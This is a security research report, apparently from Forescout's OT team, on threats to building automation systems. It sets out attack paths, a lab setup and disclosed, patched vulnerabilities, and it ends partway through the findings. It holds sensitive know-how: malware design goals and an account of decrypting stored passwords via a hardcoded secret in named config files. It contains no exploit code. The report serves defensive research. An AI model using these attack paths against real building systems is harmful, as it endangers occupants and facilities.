



Cybersecurity in Building Automation Systems (BAS)

An investigation of the current state of cybersecurity in building automation systems (BAS) and analysis of a proof-of-concept malware created by ForeScout's OT research team.



Contents

1. Preface	3
1.1 About This Report	5
2. Building Automation Systems	6
2.1 Security Threats in Building Automation Networks	7
2.2 Malware for Building Automation Networks	8
3. A BAS-Specific Malware	11
3.1 Goal	11
3.2 Setup	11
3.3 Vulnerability Research	12
3.4 Findings	14
4. Malware Development	16
4.1 Step 1 – Initial Access	17
4.2 Step 2 – Lateral Movement I	17
4.3 Step 3 – Lateral Movement II	18
4.4 Step 4 – Execution	19
4.5 Step 5 – Persistence	19
4.6 Alternative Scenarios – Scaling the Attack	20
5. Malware Detection	21
6. Discussion	23
7. About the Authors	25
References	26

1. Preface

The buildings that we live and work in are getting smarter and more connected. As we speak, the scenes we have only watched in sci-fi movies are becoming a reality, beginning with our homes and offices transforming into “smart buildings”.

Only a few years ago, buildings offered very basic services. They had a central building management system (BMS) and one or two sub-systems, isolated from each other, typically used to control heating and air conditioning, the elevator or lighting systems. The control implemented by the BMS included simply switching the right equipment on or off at the right time of the day or year.




Figure 1 – Yesterday’s BAS, Consisting of a Few Interconnected Systems in a Single Building

This situation is rapidly changing. **Driven by the demand to reduce energy consumption and make buildings self-sustainable and more comfortable, a wide range of new systems are entering the smart building ecosystem.** We now have badges to access specific areas of a building, solar panels to produce electricity and smart meters to lower energy bills. A staggering amount of new applications and services are enabled by the integration and communication of these systems. BMS are now called iBMS, with the ‘i’ standing for integration, and the buildings are called “smart” because of the complex functions they can support.

The benefits of smart buildings are immeasurable. In case of a fire, the iBMS can disable the elevator systems and open emergency exits. The iBMS can anticipate weather conditions and accordingly adapt the building’s usage of the heating system, leading to energy savings. Home appliances can be automatically powered on when the energy cost is the lowest thanks to the communication among smart meters, the energy grid and solar panels. Together, these scenarios reduce energy consumption and improve the comfort and safety of building occupants. Soon, smart buildings will become even smarter and may communicate with each other and the city’s infrastructure to form what is commonly known as a “smart city”.

Unfortunately, this evolution does not come without risks. The threat surface is large and the consequences of a security breach can be significant. In the past few years, there have been many cases of cyberattacks on smart buildings. In 2016, for example, people were locked out of their rooms at a hotel in Austria until a ransom was paid [1], and in Finland, a DDoS attack targeting the heating system left residents of two apartment buildings in the cold [2]. **The consequences of these attacks could become increasingly dangerous and costly if the targets become critical buildings such as hospitals, data centers or government buildings.**




Figure 2 – Today’s BAS, Including Many Subsystems Connecting Different Buildings

It’s easy to think that smart buildings are just another incarnation of industrial control systems (ICS) and that their security should be handled like ICS security. This is a misunderstanding for several reasons: (a) smart buildings are much more “open” and interconnected than ICS, and (b) while Internet of Things (IoT) devices will likely not get through the perimeter of ICS, they will certainly enter (and likely reshape) the building automation industry. The new generation of smart buildings will most likely not replace existing legacy systems, but rather enhance them with new technologies. This means that we will witness the integration of old operational technology (OT) systems with the latest information technology (IT) devices, including IoT.

BMS include industry-specific sensors, actuators, and controllers that are expensive and can only be acquired through specific channels. The advent of the IoT has made sensors (e.g., for presence, humidity or temperature) and basic dedicated controllers (e.g., thermostats) widely available to consumers. They are much cheaper than industrial devices and far easier to install. In addition, they offer remote management via wireless connections (Wi-Fi or Bluetooth), but, because of their fast time-to-market, they often lack security features [3]. This situation directly affects the security of smart buildings. A vulnerability in an IoT sensor might let an attacker enter a more critical (and far more fragile) network where extensive damage can be carried out.




Figure 3 – Future BAS, Connecting Buildings to the Infrastructure of a Smart City

1.1 About This Report

Vulnerabilities in smart buildings are very dangerous because they open these buildings up to the possibility of large-scale cyberattacks. Although we haven't yet seen malware specifically crafted for smart buildings, malware for ICS have seen enormous growth in the past decade and are getting increasingly common (see Stuxnet, Industroyer, TRITON, [4] and the more recent GreyEnergy [5]). **These attacks can be devastating, and we believe that malware targeting smart buildings is an inevitable next step.**

To anticipate this threat, the OT Research Team at Forescout has conducted in depth analysis and research of vulnerabilities and malware unique to BAS. There were three key objectives:

1. Understand the level of risk for building automation systems. Entailing the differences between ICS and BAS in terms of security and safety concerns, and whether there is risk posed by exposed IoT and BAS connected devices
2. Demonstrate how a group of researchers could uncover and exploit dangerous vulnerabilities in popular BAS devices
3. Demonstrate the detection capabilities of eyeInspect (formerly SilentDefense), a leading network monitoring and threat detection tool for OT networks

The results are grouped in four key areas:

- Analysis of the security landscape for building automation systems and networks.
- Discovery and responsible disclosure of previously unknown vulnerabilities in building automation devices, ranging from controllers to gateways.
- Development of a proof-of-concept malware that persists on devices at the automation level, as opposed to persisting at the management level as most OT malware and also debunking the myth that malware for cyber-physical systems must be created by actors that are sponsored by nation-states and have almost unlimited resources.
- Discussion on how network monitoring tools can help protect building automation systems by promptly detecting threats.

Disclaimer: All vulnerable devices and software mentioned in this report have been anonymized to avoid the use of this information for exploitation in the wild. Devices are mentioned by their function in the network instead of their vendor and model.

2. Building Automation Systems

Building automation systems are control systems that manage core physical components of building facilities such as elevators, access control, and video surveillance. Besides residential and commercial buildings, BAS also control critical or sensitive facilities such as hospitals, airports, stadiums, schools, data centers, and many other buildings that hold a large number of occupants.

Building automation networks are usually organized in three levels, as shown in Figure 4:

1. The field level contains sensors and actuators that interact with the physical world.
2. The automation level implements the control logic to execute appropriate actions.
3. The management level is used by operators to monitor, configure, and control the whole system.

Devices in these levels communicate via network packets to share their status and send commands to each other. Sensors send their readings to controllers, which in turn decide what actions to take, and communicate their decisions to actuators. For instance, a sensor reads the temperature of a room and provides it to a controller, which decides to switch a fan on or off, according to a setpoint configured by a management workstation.

Devices are also typically grouped in subsystems according to their functionalities. For example, smoke detectors are part of the fire alarm system, whereas badge readers are part of the access control system. **Ideally, these subsystems' networks should be segregated from each other, and especially from the IT network, although that is rarely the case in practice, as confirmed by our daily experience with securing our customers' networks.**




Figure 4 - A Typical Network Architecture for Building Automation Systems

2.1 Security Threats in Building Automation Networks

Today, especially with the introduction of the Internet of Things, many buildings are connected to the Internet [6]. This allows attackers to exploit vulnerabilities on protocols and devices to launch attacks on a building. These attacks can lead to economic loss or even harm building occupants [7]. For example, attacks on smart buildings could: cause blackouts by damaging power systems; block access to emergency exits or grant access to restricted areas by tampering with physical access control; or crash data centers by turning off air conditioning.

Recent versions of building automation protocols support some security features to provide data authentication, confidentiality and integrity, but their implementation is usually optional. Besides, many buildings still operate legacy versions of these protocols, which have little or no built-in security [8]. Many smart buildings operate with data being exchanged without any kind of authentication, and devices in them are programmed to process every message received, which means that any attacker that manages to reach the network where those devices are located can control them. **Regardless of the protocol employed, IoT and building automation devices are notoriously vulnerable to things like injection and memory corruption vulnerabilities, due to poor coding practices which allow attackers to bypass their security features and gain full control of them.**

Software and network vulnerabilities are not the only cause for concern for facility managers. Recently, a hacker in the Netherlands shut down the cooling system used to store pharmaceutical drugs in a supermarket [9]. This hacker was a disgruntled former employee, who logged in remotely from Norway directly into the building automation system with an old set of credentials. He succeeded in accessing and shutting down the cooling system, but timely response from the store management contained the damages and mitigated the risk. A key takeaway from this incident should be that insider threats are a valid risk for any organization, and a BAS can be hacked by someone with a little know-how and motive.

“Insider threats are a valid risk for any organization, and a BAS can be hacked by someone with a little know-how and motive”

The landscape discussed above opens smart buildings to exploitation by both internal and external attackers, who have different backgrounds and motives:

- **Internal attackers** are building employees or occupants, who have authorized access to the building and prior knowledge of systems and devices. They may exploit vulnerabilities or directly perform unauthorized actions. Their motives are varied and may include financial gain, espionage, or revenge. System administrators, operators and other personnel may also be considered internal “attackers” when their unintended mistakes disrupt the normal functioning of the building.
- **External attackers** are unknown to the building’s systems and act from the outside. They may get access to systems via social engineering techniques or by exploiting network vulnerabilities. External attackers may be hackers, criminals or competitors, with diverse motives.

Attacks on building automation systems can have varying degrees of complexity and goals. Besides attacks that attempt to take control of the functions of a building [10] [11] [12], more subtle attacks have also been theorized. For instance, researchers have demonstrated how to use building automation networks as botnets [13] and how to use the HVAC system to bypass “air gaps” (i.e. reach isolated networks) via a covert thermal channel [14].

To better illustrate the consequences of attacks to building automation systems, we will briefly discuss two example attack scenarios, each on a different type of building and with a different impact on people, devices, and business operations.

- 1. Data centers:** Many organizations use large data center facilities to store and process their data. Electronic devices used in a data center are susceptible to damage from high temperatures and depend on robust cooling and air conditioning systems, which are now connected to the BAS network. If an attacker is able to access the HVAC system of a data center by exploiting a device or network vulnerability, they can raise a temperature setpoint to disable the air conditioning. As a result, the facility will overheat, leading to equipment damage or, more probably, to safety mechanisms shutting down the data center. It is expected that safety mechanisms shutting down data centers will kick-in after less than a minute of high temperature [15]. In either case, the organization’s normal operation will be severely affected.
- 2. Physical access control:** Office spaces usually employ access control systems to grant or deny access to certain areas of a building. These systems are comprised of access badges, badge readers, controllers, and databases that store user credentials. When a user swipes their badge on a reader, their credentials travel through the network to reach a controller that accesses a database to check whether or not the user has access to the area behind the badge reader. If the user has access to that area, then the controller sends a signal to an actuator to open the door. Otherwise, the access is not permitted. An attacker who has access to the automation network of the office space is able to send malicious commands to control the doors and gain access to forbidden areas. Furthermore, the attacker can perform a combination of this and the previously described attack scenario. They could lock all doors of the building and increase/decrease the temperature to cause an insufferable condition for people working in the building.

2.2 Malware for Building Automation Networks

As discussed above, building automation networks are ripe targets for malicious actors, especially the networks of critical or sensitive facilities, which can be attacked for espionage or to cause significant harm to people. There have been reports of attacks on buildings, such as the ones mentioned above, but we haven’t yet seen malware designed to attack building automation networks on a large scale to cause damage at a national or international level by attacking multiple targets. To achieve that scale, the malware would have to be largely automated and be able to spread inside networks, moving between the different levels and diverse equipment in these networks.

Based on the considerations of the previous paragraph, we devised four possible attack paths used by a malware on a typical building automation network. These paths are illustrated in Figure 5.




Figure 5 - Attack Paths in a BAS Network

1. **Publicly reachable PLCs** (represented by the green arrows in the Figure): Using this path, the malware can enter directly from the Internet and exploit the programmable logic controllers (PLCs) controlling the sensors and actuators at the field level, so there is no need to perform any lateral movement from other devices.
2. **Publicly reachable workstations** (represented by the orange arrows in the Figure): Using this path, the malware can enter a workstation from the Internet at the management level and move laterally to the PLCs.
3. **Publicly reachable IoT devices** (represented by the red arrows in the Figure): Using this path, the malware can enter an IoT device, such as an IP camera or a WiFi router, from the Internet and use that entry point to gain access to the internal network, usually moving to the management level first and then to other subsystems.
4. **Air gapped network** (represented by the purple arrows in the Figure): Using this path, the attacker must have physical access to the building network and move laterally to reach the PLCs.

Notice that the black arrows are shared among multiple paths (e.g., the Internet entry point is common in paths 1 to 3, whereas the connection to the sensor/actuator field devices is common in all paths).

Most malware targeting OT infiltrates the network from the management level (see Figure 4), using techniques such as phishing, then moves laterally, if necessary, at the same level and uses the workstations to persist and launch a final payload. We draw attention to paths 1 and 3 because we want to highlight the threat that publicly exposed IoT devices and PLCs represent to building automation networks. It is known that hundreds of thousands [16] of these devices can be found online on platforms such as Shodan [17] or Censys [18]. Many of these devices are riddled with vulnerabilities allowing remote code execution (RCE), which means that a malware exploiting these vulnerabilities can be automated at a large scale, without the need for phishing campaigns.

Another difference from ICS-focused malware is that the final payload can be much simpler to accomplish in BAS, since the physical processes involved are much less complicated. In ICS malware, the attacker has to take timing, environmental conditions, safety measures, and other contextual information into account to have a successful disruption of the process [19] [20] [21]. These elements are usually not necessary for a BAS payload.

The attack paths described above involve the execution of up to five steps, which are a subset of the steps in popular attack frameworks such as MITRE's ATT&CK [22] and Lockheed Martin's Cyber Kill Chain [23]. In this report, we use the ATT&CK Tactic terminology. Therefore, the steps in the attack paths are named: 1. Initial Access, 2. Lateral Movement I, 3. Lateral Movement II, 4. Execution and 5. Persistence. These steps can be accomplished in different ways by attackers (see the techniques of the ATT&CK framework). Steps 2 and 3 are optional in some paths (e.g., in the first path, the attacker can jump directly to step 4). **These steps are summarized in Table 1, where each one is mapped to a goal and some possible targets.**

#	Step	Goal	Possible Target
1	Initial Access [24]	Establish an initial foothold in the network	PLCs (path 1) Workstations (path 2) IoT devices (path 3)
2	Lateral Movement I [25]	Move to the management level	Workstations or networking equipment
3	Lateral Movement II [25]	Move to another subsystem in the BAS	PLCs or IoT devices
4	Execution [26]	Disrupt the normal functioning of the PLCs	PLCs
5	Persistence [27]	Persist in the infected automation level devices	PLCs

Table 1 - Possible Steps of an Attack on Building Automation Networks

3. A BAS-Specific Malware

3.1 Goal

To understand in depth the real status of security in building automation networks, the Forescout OT Research Team set up and carried out an experiment that will be detailed in this section. The main goal was to understand if building automation devices are as vulnerable as claimed in literature and if the team would be able to build a malware whose final payload lives and persists at the automation level and is:

- **Stealthy** – Relies on 0-days to avoid detection and is capable of cleaning after itself to avoid forensics.
- **Modular** – Different modules can be activated or deactivated based on characteristics of the targeted network.
- **Reusable** – Can be launched against different organizations with minimal or no changes.
- **Affordable** – Can be developed with a limited investment of budget and time and does not require millions of dollars to be created.

The Forescout OT research team’s process is illustrated below.




Figure 6 - The Forescout OT Research Process

3.2 Setup

To start our vulnerability research, we built a realistic building automation system simulation lab containing real devices communicating using different BAS protocols interconnected on an IP network. Figure 7 shows a schematic view of the devices and subsystems in the lab.

The lab contains the following subsystems and devices:

- **Surveillance** — An IP camera at the field level and an open-source network video recording software at the management level.
- **Access control** — A PLC at the automation level and its proprietary control software (also called a workbench) at the management level. At the field level, there is a badge reader and a green light simulating the opening of a door (the light goes on when the door is supposed to open).
- **HVAC** — Another PLC at the automation level and its proprietary control software at the management level. At the field level, there is a temperature sensor and a fan that turns on when the temperature reaches a certain threshold.

At the management level, there is an engineering workstation running the control software for all devices. To interconnect all the equipment, there is a network switch and a protocol gateway used to translate packets between different building automation protocols.




Figure 7 – Schematic View of the BAS Lab

3.3 Vulnerability Research

Once the lab was set up, we proceeded to test each device for vulnerabilities. The methodology of the vulnerability research project was based on well-known security assessment and penetration testing standards, such as the Penetration Testing Execution Standard [28] and the Open Source Security Testing Methodology Manual [29], albeit simplified for the task at hand, as follows:

1. **Select and prioritize targets** — Define the scope of the project, i.e. decide which devices or software will be analyzed.
2. **Study the documentation** — Find and study the available technical literature about each target. The goal is to understand the main functions of the targets, how they can be accessed, and whether there are already known vulnerabilities and exploits.
3. **List and prioritize accessible interfaces** — Identify all interfaces of the device that will be tested, including network protocols, web applications and firmware. The outcome of this step is a prioritized list of interfaces for each target, explicitly defining an order of interfaces to be tested.
4. **Analyze/test each interface** — Perform the actual tests (e.g., fuzzing, static analysis) on each interface defined above.
5. **Report** the findings.

We limited our tests to the network services provided by the devices and the contents of their firmware, ignoring hardware vulnerabilities, since the focus of the research was on network-enabled remote attacks. The tools used to perform the tests are standard security assessment tools, including:

- Nmap [30] for network scanning and service discovery.
- BurpSuite [31] for web application analysis.
- Binwalk [32] and Firmwalker [33] for firmware analysis.
- IDA Pro [34] and Radare2 [35] for reverse engineering.
- Boofuzz [36] for fuzzing.

Before detailing the results of our research, we made special considerations for some of the devices:

- We excluded the network switch from the scope of the research, since it is not a building automation device, per se.
- Just as we began our research, another company released very detailed and thorough research on vulnerabilities for the camera used in our setup [38], so we decided not to further test the camera and just use the exploits they developed.
- The workstation was a second-hand device that had been previously configured by a system integrator. Although we found multiple instances of cross-site scripting vulnerabilities on a web application running on the device (used to configure building automation projects), the vendor claimed that these issues were introduced by the system integrator. More worrying was the fact that we found severe misconfigurations on a MS-SQL server in the device (e.g., default administrative credentials found online and the possibility to enable remote system commands) which allowed us to obtain remote code execution and finally administrator privileges on the running Windows system. Again, the vendor claimed that these issues were introduced by the integrator.

3.4 Findings

The individual vulnerabilities found as a result of the tests are summarized in Table 2. Each discovered vulnerability was reported to the responsible vendor and subsequently patched.

#	Product	Vulnerability Type	Notes
1	Protocol Gateway	XSS	0-day patched by the vendor and CVE assigned
2	Protocol Gateway	Path traversal	0-day patched by the vendor and CVE assigned
3	Protocol Gateway	Arbitrary file deletion	0-day patched by the vendor and CVE assigned
4	HVAC PLC	XSS	0-day patched by the vendor and CVE assigned
5	HVAC PLC	Authentication bypass	0-day patched by the vendor and CVE assigned
6	Access Control PLC	XSS	0-day patched by the vendor and CVE assigned
7	Access Control PLC	Hardcoded secret	Not 0-day, the vulnerability was known and patched by the vendor, but never disclosed.
8	Access Control PLC	Buffer overflow	Not 0-day, the vulnerability was known and patched by the vendor, but never disclosed.

Table 2 - List of Found Vulnerabilities


The XSS vulnerabilities (issues #1, #4, and #6) allow an attacker to inject malicious scripts into trusted web interfaces running on the vulnerable devices, which may be executed by the browser of an unsuspecting user to access cookies, session tokens, or other sensitive information, as well as to perform malicious actions on behalf of the user.

The path traversal and file deletion vulnerabilities (issues #2 and #3) allow an attacker to manipulate path references and access or delete files and directories (including critical system files) that are stored outside the root folder of the web application running on the device.

The authentication bypass vulnerability (issue #5) allows an attacker to steal the credential information of application users, including plaintext passwords, by manipulating the session identifier sent in a request.

The most severe vulnerabilities are issues #7 and #8, which allow a remote attacker to execute arbitrary code on the target device and gain complete control of it. When we contacted the vendor about these issues, they informed us that the issues were already known and patched, but they were never publicly disclosed. Since these vulnerabilities are a major piece of the proof-of-concept malware that we describe in Section 4, we decided to report them here.

Hardcoded secret. The Java framework used on the Access Control PLC and on its control software stores system configurations in a file called `daemon.properties` and application configurations in a file called `config.bog`, which is a compressed xml. These files contain usernames and passwords, among other information. The passwords are hashed or encrypted depending on the version of the framework. To decode the passwords, we decompiled the jar files contained in the framework and found the class that implements encryption and decryption functions. Since the implementation of the encryption scheme used a hardcoded secret, we were able to use it to decrypt the passwords stored in both files.



“A myriad of these affected BAS devices are available online and can still be exploited because they are unpatched.”

